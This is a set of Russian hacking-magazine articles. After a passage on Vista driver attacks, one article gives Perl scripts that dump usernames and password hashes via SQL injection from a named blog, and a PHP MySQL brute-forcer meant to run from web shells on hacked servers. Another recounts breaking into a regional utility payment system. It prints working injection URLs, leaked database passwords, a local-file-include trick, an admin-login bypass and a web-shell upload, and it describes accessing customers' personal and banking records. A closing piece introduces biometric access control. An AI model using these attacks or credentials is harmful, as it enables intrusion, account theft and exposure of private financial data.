«Драйверы создаются тысячами фирм, и если каждую фирму подвергать строгой проверке на предмет ее появления и рода деятельности, то Виста сильно рискует остаться без свежих драйверов. Разработчики забьют на нее и пересядут на Linux. А без драйверов Виста никому не нужна. Даже даром»

Реакция Microsoft последовала незамедлительно, и в базе Defender'а появилась новая сигнатура, блокирующая запуск Atsiv'а (при условии, что пользователь держит Defender включенным и своевременно обновляет базу сигнатур), а сам Atsiv внезапно исчез с сайта разработчиков (www.linchpinlabs.com/resources/atsiv/usage-design.htm), хотя до этого он распространялся бесплатно. То есть Microsoft как бы разрулила ситуацию.
«Как бы» — потому что остается без ответа вопрос, поставленный лабораторией Linchpin Labs: «Подписанный файл однозначно идентифицирует компанию, разработавшую его, но, когда компании создаются и регистрируются таким образом, что истинные основатели и директора фирмы остаются в тени, спрашивается: что же в действительности представляет собой цифровая подпись? Отсутствие реального контроля за поведением драйвера не обеспечивает никакой реальной безопасности, за исключением невозможности распространения анонимных драйверов».
В общем, цифровая подпись представляет собой лишь видимость защиты, и с rootkit'ами приходится бороться дедовскими методами — путем антивирусной проверки с постоянно обновляемой базой сигнатур. Если у нас нет антивируса, мы можем подцепить малварь, снабженную цифровой подписью, но, если антивирус есть, какой смысл в цифровой подписи? Правильно, никакого смысла в ней нет, только лишняя головная боль для легальных разработчиков.

«ПУРПУРНАЯ ПИЛЮЛЯ» И ДРУГИЕ ДРАГИ В АССОРТИМЕНТЕ

Никакой программный продукт не застрахован от ошибок, и потому драйверы представляют собой весьма соблазнительный объект для хакерских атак, причем такие атаки начались задолго до появления Висты и замороочек с цифровой подписью.
Все очень просто — драйвер работает в режиме ядра и взаимодействует с прикладными программами через те или иные механизмы, зачастую даже не требуя прав администратора. Допустим, в драйвере есть ошибка типа переполнения буфера, позволяющая впрыснуть shell-код в ядерное пространство, повысить уровень своих привилегий или выполнить руками

драйвера действие, которое (при нормальном развитии событий) недоступно с прикладного уровня. Учитывая, что многие драйверы создаются вовсе не для управления какими-то устройствами, а как раз для выполнения действий, необходимых разработчику, но недоступных с прикладного уровня (такие драйверы часто называются «псевдодрайверами»), угроза атаки становится вполне реальной. Теоретически разработчик псевдодрайвера должен предотвратить его «неавторизованное» использование посторонними программами, практически же нас окружает куча дырявых драйверов, часть из которых уже работает в Висте.

В середине августа 2007 года Alex Ionescu обнаружил ошибку в видеодрайвере AMD ATI ATIDSMXX.SYS, позволяющую локальному пользователю читать/писать ядерную память с прикладного уровня, впрыскивая shell-код или отключая механизм проверки цифровой подписи. Для демонстрации атаки он написал «Пурпурную пилюлю» (Purple Pill) и выложил ее в открытый доступ 7 августа, а через 78 часов по соображениям хакерской этики убрал, но 39 человек уже успели ее скачать.

Дыра в уязвимом драйвере была оперативно исправлена, но как заставить пользователей скачать обновления? Microsoft, перебрав несколько вариантов, решила ничего не предпринимать, поскольку уязвимые драйверы установлены на миллионах машин, и, если забанить их в Defender´е, пользователи просто завопят и судьба Висты будет предрешена. Кому нужна система, которая в обязательном порядке требует установки обновлений, принудительно переводя монитор в позорный VGA-режим?

Дыра в AMD/ATI-драйвере первая, но уж точно не последняя, и «пилюли» разных цветов будут появляться и дальше, поскольку намного проще и дешевле использовать брешь в чужом драйвере, чем регистрировать «левую» фирму для подписи своего собственного. Естественно, наибольший интерес представляют драйверы, входящие в штатный комплект поставки Висты и работающие с сетевым стеком, позволяя осуществлять не только локальные, но и удаленные атаки.

Все, что нам нужно, — это отладчик и дизассемблер. Список наиболее «соблазнительных» драйверов с краткими пояснениями приведен ниже (примечание: для упрощения анализа рекомендуется загрузить отладочные символы с серверов Microsoft, которые распространяются бесплатно):

```
NETIO.SYS — реализует сетевой стек IPv4/IPv6.
HTTP.SYS — обрабатывает HTTP-запросы.
MRXSMB10.SYS — отвечает за поддержку SMB версии 1.
MRXSMB20.SYS — отвечает за поддержку SMB версии 2.
MRXDAV.SYS — обрабатывает WebDAV.
MSRPC.sys — реализует механизм удаленного вызова процедур MS RPC.
```

ЗАКЛЮЧЕНИЕ

Выпуская очередную операционную систему, Microsoft обещает положить конец вирусам, червям и хакерам, но всякий раз исполнение обещанного переносится на неопределенный срок. Новоявленные защитные механизмы (как правило, позаимствованные из мира UNIX) взламываются задолго до того, как система успевает поступить на рынок. Противостояние меча и щита продолжается.

Разумеется, мы рассмотрели лишь некоторые, наиболее интересные атаки на ядро Висты, оставив за кадром огромный пласт материала (включая механизм Patch-Guard, заслуживающий отдельной статьи). Однако какие бы пакеты обновлений ни выходили, хакеры прорвали стратегические рубежи обороны ядра и вышли на оперативный простор. Естественно, Microsoft это дело так не оставит и будет нам всячески противостоять, так что читай журнал «Хакер», чтобы быть в курсе последних событий, которые мы обязуемся освещать.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /

Разделка баз данных

КАК ГРАМОТНО ПАРСИТЬ БД

О том, что нынче большая часть лакомой информации хранится в БД, не стоит и говорить. Многочисленные php/asp/aspx/etc-движки то и дело мелькают перед глазами, притягивая к себе содержимым баз. Однако не все так просто. Несмотря на то что в последних статьях было немало информации на тему SQL-инъекций и особенностей проведений подобных атак под различными СУБД, не затронутым остался один из самых наболевших вопросов — парсинг баз данных. Те, кто сталкивался с подобной проблемой, поймут меня :). Ведь обнаружение и раскрутка бага — это зачастую лишь 50% успеха, нужно еще и грамотно отпрасить добытую инфу. Посуди сам, гораздо приятнее, когда после двух бессонных ночей наработанное «добро» мирно покоится на твоем винте в удобочитаемом виде, не так ли? Поэтому будь внимателен, сейчас я покажу тебе, как легко и непринужденно укрощается БД :).

СЛИВАЕМ «ДОБРО»

Представь себе такую ситуацию: ты нашел инъект, раскрутил его, подобрал таблички/поля/колонки и уже собрался поживиться тысячей-другой чужих аккаунтов, как выясняется, что в ответ на твой запрос возвращается лишь одна запись из таблицы. Знакомая ситуация? :) Что делать в таком случае? Копипастить каждую учетку ручками — нереально, а найти админку и попробовать слить все акки оттуда — не всегда возможно. Кроме того, иногда и в админках нас поджидает неприятный сюрприз: лист с пользователями бывает разбит на несколько частей (например, по 20-40 записей), а всего таких частей несколько сотен. Тому, кто любит работать руками, флаг в эти самые руки. А мы лучше чуть-чуть напряжем извилины и найдем выход из сложившейся ситуации :).
Опытные SQL-инжекторы только ухмыльнутся, ведь выход незамысловат — написать скрипт, дергающий нужный нам запрос и утягивающий записи из БД. Реализацией этой идеи мы и займемся. Для того чтобы пример был более показательным, выберем простенький инъект, который послужит нам в образовательных целях. Пусть это будет, гм... вот:

```
http://www.worldtopblogs.com/index.php?cat_id=-1%27+
union+select+concat(username,char(58),password),2+fr
om+evots_user+limit+0,1+/*
```

Люблю я блоги, особенно бажные :). Тем не менее перед нами типичная уязвимость. Мускул возвращает нам одну запись после каждого запроса, то есть в ответ на верхнюю кверю, мы получим:

```
neutreal:47ae1c118a1dffb9b027ba46a528zd12
```

По мере увеличения значений limit'а нам будут передаваться новые записи

(limit 0, 1, затем limit 1, 1 и т.д.). Наша задача — написать скриптик, который проделает рутину за нас :). Кодить будем на Perl'e, поскольку LWP (Library for WWW for Perl) нам просто необходима. Много времени на это не потребуется, при соответствующих знаниях это дело пяти минут. Чтобы не пускаться в лирику, показываю свой готовый сорец (комментарии ниже):

```
#!/usr/bin/perl
print "====== SQL-injection Grabber by R0id ======\n";
use LWP::Simple qw(get);
open(FL, '>result.txt');
$z=0;
for ($i=0;$i<=1000;$i++){
   open(CN, '>count.txt');
   $url='http://www.worldtopblogs.com/index.php?cat_
id=-1%27+union+select+concat(username,char(58),passw
ord),2+from+evots_user+limit+'.($i).',50/*';
   $cont=get($url);
   print F $cont."\n";
   $z=$z+1;
   print CN $z;
   close CN;
} close FL;
print "=============== DONE ==============\n";
```

Как видишь, переменная $url содержит в себе линк на инъект, причем, $i принадлежит limit'у и находится в цикле, что позволяет создавать все новые и новые запросы к базе. Параметры for() следует изменять в каждом конкретном случае:

```
for ($i=0;$i<=1000;$i++)
```

Первый аргумент — начальное значение (в нашем случае таблица начинается с нулевой записи), а второй — количество сливаемых акков (у нас 1k). В качестве результата сохраняется HTML-страничка каждого запроса, полный лог пишется в result.txt, ну а в count.txt находится обычный счетчик (объем слитой инфы).
На первый взгляд, все просто, но после слива мы получаем здоровенный файлик result.txt со всяким мусором метров эдак на 150. Поэтому вторым этапом будет парсинг нужных нам данных из result.txt. Как водится, привожу полный сорец:

```
#!/usr/bin/perl
open(TT, "/tmp/db.txt");
while($line = <TT>) {
   $x=index($line, "|");
   $z=rindex($line, "|");
   if($x>-1 && $z>-1){
      $long=$z-$x;
      $res=substr($line, ($x+1), ($long-1));
      print "$res \n";
      $x=-1;
      $z=-1;
   }
}
close TT;
```

Коротко поясню. Ты, наверное, обратил внимание на второй аргумент функций index() и rindex() — «|». Дело в том, что еще при сливе в запросе следует обрамлять получаемый нами результат символом «|». Делается это для того, чтобы парсер смог вычленить аккаунт среди прочего мусора и HTML-тэгов. То есть в первый скрипт следует вставлять бажный линк вида:

```
http://www.worldtopblogs.com/index.php?cat_id=-1%27+
union+select+concat(char(94),username,char(58),passw
ord,char(94)),2+from+evots_user+limit+0,1+/*
```

Для тех, кто не помнит: char(94) как раз и есть символ «|». Кстати, юзать ты можешь любой редко встречающийся символ, например «^» или «%». Таким образом, мы имеем полный комплект для слива добытых нами данных :). Причем сливать подобным образом можно все что угодно, вплоть до профилей мемберов форумов. Правда, доработать его не помешало бы, в частности сделать многопоточным, но это возлагается на тебя.

ПАРСИМ MYSQL-БАЗЫ

С парсингом и сливом данных вроде разобрались, как говорится, было бы что сливать/парсить :). Так как к инъектам возвращаться нерезонно (поднимай подшивку][), на этот раз мы пойдем другим путем. А именно напишем MySQL-сканер с функциями брутфорсера. Идея проста, поэтому для ее реализации потребуются лишь /dev/hands и /dev/head :). Кодить в этом случае будем на PHP, на то есть две причины: во-первых, PHP, как правило, есть на большинстве хостингов, а во-вторых, для запуска PHP-скрипта нужно минимум прав.
Теперь немного о том, что должна уметь делать софтинка (минимум):

- осуществление коннекта к мускул-серверу;
- непосредственно сам брут;
- ведение полного лога сканирования.


С веб-менюшкой я сильно заморачиваться не стал:

```
<html><head><title>
PHP MySQL Scanner v0.1-beta by R0id (stroikov@
gameland.ru)
</title></head><body>
<form enctype="multipart/form-data" action="pms.php"
method="post">Upload file:
<input name="zak" type="file"></br></br>Path:
<input name="dir" type="text"></br>
<input type="submit" value="Upload"></form>
<form action="pms.php" method="post">E-mail report:
<input name="email" type="text">
<input type="submit" value="Start Scan"></form>
</body></html>
```

Как видишь, здесь пара формочек, в том числе и для аплоада файлов на сервер, ну и заветный батон с надписью «Start Scan». При желании ты можешь поместить веб-панельку и сам скрипт в разные файлы, скажем, в web.html и scanner.php, хотя большого смысла в этом нет. Теперь переходим к сорцу MySQL-сканера (его ты можешь взять с DVD). Скрипт достаточно простой, но пару моментов я все же поясню. Во-первых, отключаем лимит времени работы скрипта и подтверждаем игнорирование разрыва соединения с клиентом, далее юзаем файлики: hostnames.txt — список сканируемых хостов, logins.txt — список логинов и passwords.txt — словарик с пассами. Затем скрипт коннектится к выбранному из hostnames.txt серверу и пытается залогиниться с полученным из других двух файлов аккаунтом. Если соединение прошло успешно, сканер заносит рабочий акк в лог; если нет, сообщает в логе об ошибке соединения :). По окончании брута сценарий отправляет уведомление нам на мыло (если таковое было изначально указано при запуске сканера). Как и в случае с парсером, недоработок хватает, поэтому PHP/Perl тебе в помощь. Не забывай только, что сканер должен отличаться безглючной работой. Юзать подобное произведение можно с обычных веб-шеллов на ломаных ресурсах в период пребывания админа сервера в запое :). Кстати, по собственному опыту скажу, что иногда встречаются и пустые рутовые аккаунты без пасса.

WHAT ELSE?

Как ты понимаешь, совершенству нет предела. В статье я лишь коротко обозначил тебе суть идеи, а воспользоваться ей или нет — решать тебе. Как бы там ни было, ты всегда можешь доработать мои сорцы, улучшить их и, конечно же, поделиться со мной :). Кроме того, в случае доработки очень рекомендую обратить внимание на проблему многопоточности. Согласись, что гораздо удобнее, а главное — быстрее, юзать сканер в 10-15 потоков с одного сервера. В общем, все зависит от тебя, а если будут вопросы — пиши на почту и жди ответа.][



МАГ
/ ICQ 884888 /

КОММУНАЛЬНЫЙ РАЙ

РАЗВАЛ ЖКХ ПО-ХАКЕРСКИ

Здравствуй, мой незнакомый друг! Хочу тебя спросить кое о чем. Ты исправно оплачиваешь коммунальные услуги, которые нам любезно предоставляет государство? А веришь ли ты в то, что все твои данные — сколько, когда, зачем и чего ты израсходовал — находятся в безопасности? Закрадываются сомнения? Я тоже засомневался после своего очередного взлома. Летс гоу!

СЕРФИНГ

Как-то раз, бродя по бескрайним просторам инета, я наткнулся на некий «Информационный портал Краснодарского края» — http://kuban.info. Мой пронырливый взгляд не задержался бы на этой заурядной страничке надолго, если бы я не увидел баннер сайта неизвестной мне ранее платежной системы qp, находившейся по адресу http://qp.ugts.ru. От нечего делать я решил его немного поизучать. Платежка была очень интересной. Здесь можно было оплачивать коммунальные услуги, штрафы ГИБДД, телефон, налоги и прочую ерунду. Оплата происходила несколькими способами: по sms, через платежный терминал (у этой самой «КуПи» есть и такое чудо), банковским переводом или специальной картой предоплаты. Причем на самом сайте существовала система регистрации пользователей, из чего я сделал вывод, что в базе данных платежки может находиться очень много интересной инфы :). Итак, не откладывая дело в долгий ящик, я принялся за взлом.

НАЧАЛО ПОИСКОВ

Сначала, как обычно, я залез на незабвенный domainsdb.net и выяснил там, что kuban.info и ugts.ru находятся на одном серваке :). Первым делом моим жестоким экспериментам подвергся ugts.ru. После недолгого вбивания кавычек во всевозможные параметры первая SQL-инъекция была найдена. На запрос «https://ugts.ru/info/service/ipphone/?card_type=129007'» Опера сказала мне, что на взламываемой машине стоит PostgreSql:

```
Warning: pg_query(): Query failed: ERROR: unterminated
quoted string at or near «'» at character 183 in /var/
midgard/preparser/ugts/6-1638-92.php on line 523
Warning: pg_num_rows(): supplied argument is not a valid
PostgreSQL result resource in /var/midgard/preparser/
ugts/6-1638-92.php on line 524
```

Эта информация меня, конечно же, обрадовала, я даже стал мучиться с запросами типа:

```
https://ugts.ru/info/service/ipphone/?card_type=129
007+union+select+1,TABLE_NAME,3,4+from+INFORMATION_
SCHEMA.TABLES'--
```

Но мне это быстро надоело, так как данные в INFORMATION_SCHEMA были неисчерпаемы, а я выудил только некоторые названия таблиц:

```
branch_group
branch_request
calls
camera_lock
card_cnt
card_type_cnt
cart
change_log
change_log_details
check_constraint_routine_usage
check_constraints
column_domain_usage
column_privileges
column_udt_usage
columns
```

После небольшого молодецкого секса с предыдущей инъекцией я стал копаться в другом баге, заинтересовавшем меня по понятным причинам словом card :).

```
https://ugts.ru/info/service/ipphone/?card_type=129
007+union+select+1,COLUMN_NAME,3,4+from+INFORMATION
_SCHEMA.COLUMNS+where+TABLE_NAME='card_type_cnt' and
COLUMN_NAME>'id'--
```

Таким образом я выудил названия полей таблички:

```
card_type
id
```

```
locked
login
password
payed_by
sold_to
```

Но в самой таблице абсолютно ничего не было :(.

ПРО ДУРШЛАГ

Обнаружив эти вопиющие дыры, я из спортивного интереса решил найти такую инъекцию, с которой не надо было бы долго мучиться и которая выводила бы в цикле сразу всю информацию. И вскоре такая дырка была найдена!

```
http://kuban.info/games/mp3/?t=1+union+select+1,TABLE_
NAME,to_char(3,222),'../../../../../../../../../etc/
hosts',333,'444'+from+INFORMATION_SCHEMA.TABLES--
&p=195
```

Вместо mp3'шек выводятся таблички :).

А дальше я вообще удивился. Мало того, что столь серьезный проект дыряв, как мои старые носки, SQL-инъекции встречаются на каждом шагу (и еще одна: http://live.kuban.info/'), так я еще и удачно попал на время проведения каких-то работ на серваке, в результате чего просто пройдя по ссылке ugts.ru, можно было лицезреть следующее:

```
//$qp_connstr="dbname=kubinfo_adds user=ugts host=base
password=_lfqntltytu";
$qp_connstr="dbname=qp user=ugts host=1.1.1.3
password=_lfqntltytu";

$qp_conn=pg_connect($qp_connstr);

//$connstr="dbname=sat_kurort user=sat_kurort
host=base password=ep5Jai5Ei";
$connstr="dbname=ugts user=sat_kurort host=1.1.1.3
password=ep5Jai5Ei";

$conn=pg_connect($connstr);
if (!$conn)
  header("Location: /error/?code=1");
```

Ну это ли не чудо? Логин и пароль от базы данных платежки в открытом виде! Они должны были пригодиться мне в дальнейшем, а пока нужно было любыми способами получить шелл...

В ПОИСКАХ ШЕЛЛА

Немного погуглив на тему паблик-скриптов на сервере платежки, я нашел два phpbb-форума:

```
http://mobile.kuban.info
http://stickers.kuban.info/mobile/phpBB2
```

Но, как это ни грустно, они были абсолютно непробиваемые (поделитесь кто-нибудь приватным сплоитом под 2.0.22 :)). Но уже ничто не могло меня остановить! После еще нескольких часов поиска я заметил неадекватную реакцию скрипта одного из поддоменов нашего сервера на запрос:

```
http://deputat.kuban.info/?b =/../../../../../../../../..
/../../etc/passwd
```

Но запрос ничего полезного не дал. Не отчаявшись, я впихнул в конец ссылки null-байт (%00). Теперь локальный инклуд в запасе у меня был. Оставалось лишь загрузить куда-нибудь php-шелл... Вот за этим занятием я и провел оставшийся вечер и утро. Я внимательно изучал каждый поддомен... И вот на одном из них я увидел админку для добавления новостей на сайт:

```
http://sr.kuban.info/admin
```

Сразу же по старой привычке я ввел в поля с паролем и логином следующие значения:

```
1' or 1=1/*
```

И оказался внутри админки :). Найти форму загрузки фотки к новости не составило труда. Только вместо фотографии, конечно же, был загружен PHP-файл с моим PHP-шеллом, который ты можешь найти на диске, прилагавшемся к сентябрьскому номеру журнала. Из-за временных глюков в админке новостей я быстро вычислил путь для моей псевдокартинки:

```
/var/www/kubinfo/sr/newsimg/447.jpg
```

Затем просто взял и заинклудил ее в найденный ранее уязвимый скрипт:

```
http://deputat.kuban.info/?b=../../../../../../../../../
var/www/kubinfo/sr/newsimg/447.jpg%00
```

И получилась очень эротичная страничка.

БАЗЫ! КАК МНОГО В ЭТОМ ЗВУКЕ...

Я немного поизучал сервер и очень расстроился, когда увидел, что на нем находятся только два сайта — те самые пресловутые http://deputat.kuban.info и http://sr.kuban.info. Но они должны были иметь доступ к PostgreSQL-серверу основного сайта платежки 1.1.1.3. Тем более что в одном из конфигов сайта депутатов было следующее:

```
$DB_HOST = '1.1.1.3';
$DB_USER = 'kubinfo';
$DB_PASS = ',lre,fybcns';
$DB_NAME = 'deputat_ki';
```

Для проверки надо было всего лишь найти скрипт, который может управлять базами такого типа. Им оказалась phpPgAdmin с сайта phppgadmin.org. Успешно слив его wget'ом и распаковав, я сразу же полез в базу данных через http://sr.kuban.info/newsimg/phpPgAdmin-4.1.1/ (скорее всего, когда ты будешь читать эту статью, скрипт там так и будет стоять :)). Передо мной стали медленно открываться таблицы платежки. Зайдя, к примеру, в operator, я увидел зареганных на портале предпринимателей — фирма «МИГО», «Седин-Снаб», «ЮгКабель», «ПАМИР-К» и другие со всеми данными, логинами и паролями. Со своих аккаунтов они продавали на сайте различную продукцию и устраивали аукционы. В других таблицах были логи по проданным картам предоплаты, отправленные sms, с помощью которых юзеры оплачивают услуги сайта, полная инфа по банковским счетам: реквизиты, кто, кому, за что и когда платил :).

Но и это еще не все! В базе я обнаружил несколько таблиц, в которых были прописаны Ф.И.О., адрес и телефон тех людей, которые оплачивали коммунальные услуги, газ, свет, телефон через терминалы «КуПи»! Но разглашать эту информацию я не имею права :). Так что на этом пора заканчивать. Но подредактированный скриншот я все же предоставлю тебе как информацию к размышлению.

ЭПИЛОГ

Закрыв от греха подальше браузер, я задумался. Если никто не заботится о нашей с тобой конфиденциальной информации, если даже крупная платежная система подвержена взлому, то кто должен думать обо мне, о тебе, кроме нас самих? Ни один из описанных багов не закрыт до сих пор вот уже на протяжении четырех месяцев. Я могу дать тебе только один совет: построй себе домик где-нибудь в лесу и живи там один в обнимку с ноутбуком, пока остальные люди будут находиться под колпаком у Большого Брата :). ⌶



АЛЕКСАНДР ГАЙША
/ PHYSICS2005@MAIL.RU /

ВЫРВИ ГЛАЗ!

ВСЕ О БИОМЕТРИЧЕСКИХ СИСТЕМАХ КОНТРОЛЯ ДОСТУПА



Здравствуй, дорогой друг! Сегодня мы немного поговорим о биометрии. Для этого предположим, что ты, попивая пивко на любимой проселочной дорожке, решил посетить святая святых — в народе биотуалет. Подходя поближе, ты замечаешь, что старая знакомая бабка-контролер, расположившись неподалеку с подносом семечек, ностальгически посматривает на входную дверь туалета, в которую люди теперь могут входить совершенно беспрепятственно. В голове проносится шальная мысль о возможном изменении статуса уборной и ее переименовании в бесплатный туалет типа Макдоналдс, но нет! На заветной двери — табличка: «Пятку прислонять сюда», а рядом — замысловатое отверстие, куда каждый возжелавший должен прислонить часть себя. Итак, век биометрических технологий наступил...

НЕМНОГО О ТЕХНОЛОГИЯХ КОНТРОЛЯ ДОСТУПА

Как ты понял еще, наверное, в раннем детстве, в нашем суровом мире все хорошее и нужное почему-то закрыто от всеобщего обозрения и пользования. В общем-то, доступ в большинство заветных мест легко можно получить с помощью банальных денежных знаков, но, во-первых, это не всегда так (за какие такие средства тебя подпустили бы, скажем, к ядерному сараю Пентагона?), а во-вторых, нас с тобой сейчас не интересует получение доступа куда-то там путем нехилых ухищрений. Нам главное, что вообще принципиально существуют места, куда доступ нужно закрывать, ограничивать.

Итак, в современном мире вовсю, так сказать, стоит задача ограничения доступа. В литературе штуки, которые призваны справляться с подобной задачей, называются системами контроля доступа, или сокращенно СКД (реже употребляется СКУД, где добавлено слово «управление»).

Итак, как же можно контролировать доступ к какому-либо важному объекту, другими словами, какие бывают СКД? Вообще говоря, человека

пропускают на желаемый объект тогда, когда у него есть то, что требуют от него решающие, пропускать его или нет (ну предположим, абонемент на посещение вышеобозначенной уборной). Поэтому, в зависимости от того, что именно у него должно быть, принято различать несколько типов СКД: парольные, атрибутные, биометрические и, естественно, комбинированные.

Парольная система требует от пользователя, чтоб у него был пароль. Ну, например, как теперь модно делать во все тех же туалетах крупных сетей быстрого питания: на чеке — код (читай: пароль) и, чтобы попасть куда надо или очень надо, опять-таки надо ввести этот код-пароль. Нормальному человеку ломать тут особо нечего — пароль можно друг другу передать, что делается во все тех же забегаловках с установленным кодом на доступ в «Мэ» и «Жо». Если же ты хакер, то спросить код доступа у соседа или, что еще хуже, получить его легально — просто несолидно. Все настоящие хакеры пароли ломают!

Атрибутная система для допуска к вожделенному объекту требует наличия какой-нибудь финтифлюшки: раньше это была банальная корочка-пропуск, ну а в наши дни это обычно карточка типа кредитки, хотя это и необязательно — атрибут, в общем-то, может быть любым. Атрибуты бывают контактными (такие обычно показывают в крутых фильмах, когда главный герой, проходя в подземный бункер ЦРУ, эффектно проводит своей персональной карточкой в известной щели) и бесконтактными. Контактные атрибуты наиболее распространены в виде магнитных пластиковых карт (к банковским разновидностям которых многие из нас так стремятся). Возьмем хотя бы телефонные карты со встроенным чипом — чем не контактный атрибут? Из контактных можно еще упомянуть:

• карточки со штрихкодами (в общем-то, легко клонируются путем нанесения идентичного штрихкода и затем похожего прозрачного защитного покрытия на более-менее подходящую по цвету и плотности поверхность);
• карты, сделанные из пластика, прозрачного для инфракрасных лучей, с нанесенной на внутренних слоях невидимой при дневном свете информацией; при просвечивании ИК-лучами считыватель получает код карточки и решает, можно ли пропускать ее владельца (эти карты подделываются сложнее, так как для этого надо иметь подходящий пластик, то есть как минимум разворотить такую же карточку, да еще нанести на внутренние слои подходящей краской нужную инфу).
• карточки «Виганд» с хаотически впечатанными нарезанными проволочками, каждая из которых дает уникальный отклик считывателю (подделать такую карту практически невозможно: для этого проволочки надо разложить в точности так, как в оригинальной карте, а погрешность размещения хотя бы одной проволочки даже на миллиметр уже даст другой «портрет», и подделка не прокатит).

Что же касается бесконтактных карточек, то они, конечно, удобнее (не надо ничего доставать из карманов — обмен идет по радиоканалу) и надежнее, но при этом значительно дороже, поэтому не очень распространены. В качестве примера таких карт можно назвать карты Proximity. Тут подделка также маловероятна, так как чип, встроенный в карту, и считыватель общаются по защищенному криптографическому протоколу.

В целом атрибуты, как ты понимаешь, намного надежнее паролей — ведь их нельзя так просто размножить. Однако и поменять атрибут легальному пользователю сложнее, нежели пароль. А если разобраться, то кто мешает передать атрибут стороннему субъекту? Как же ограничить доступ, подпуская к защищаемому объекту только избранных?

БИОМЕТРИЯ — КЛЮЧ К СПАСЕНИЮ

Вот мы и подошли к теме статьи. Итак, классно было бы проверять право доступа по самому человеку, при «входе» контролировать какие-то его личные характеристики (биометрические характеристики, то есть те, по которым можно измерить свойства живого субъекта). Некоторые характеристики у всех людей более-менее похожи (например, количество пальцев на левой ноге). Другие, наоборот, практически уникальны. Так, в криминалистике уже давно успешно применяется система опознавания личности по рисунку папиллярных линий на его пальцах (проще говоря, по отпечаткам пальцев). Вероятность совпадения рисунка у двух разных людей составляет не более одной миллионной (иногда называются еще меньшие цифры).

В наш век суперкомпьютерных технологий появилась возможность контролировать все, что ты хочешь (а не только «пальчики»), то есть выбирать. А выбирать надо такие системы, которые не очень напрягают пользователя (то есть человека, который авторизуется). К примеру, психологически не очень комфортно каждый раз при приходе на работу «сдавать» отпечатки пальцев. Еще хуже куда-то прислонять глаз (вот лично у меня почему-то все время возникает мысль, что оттуда что-то вылезет и как стукнет прям по глазу!). Короче удобство — это первое, а второе (в действительности самое главное) — надежность распознавания пользователя (о показателях надежности читай во врезке).

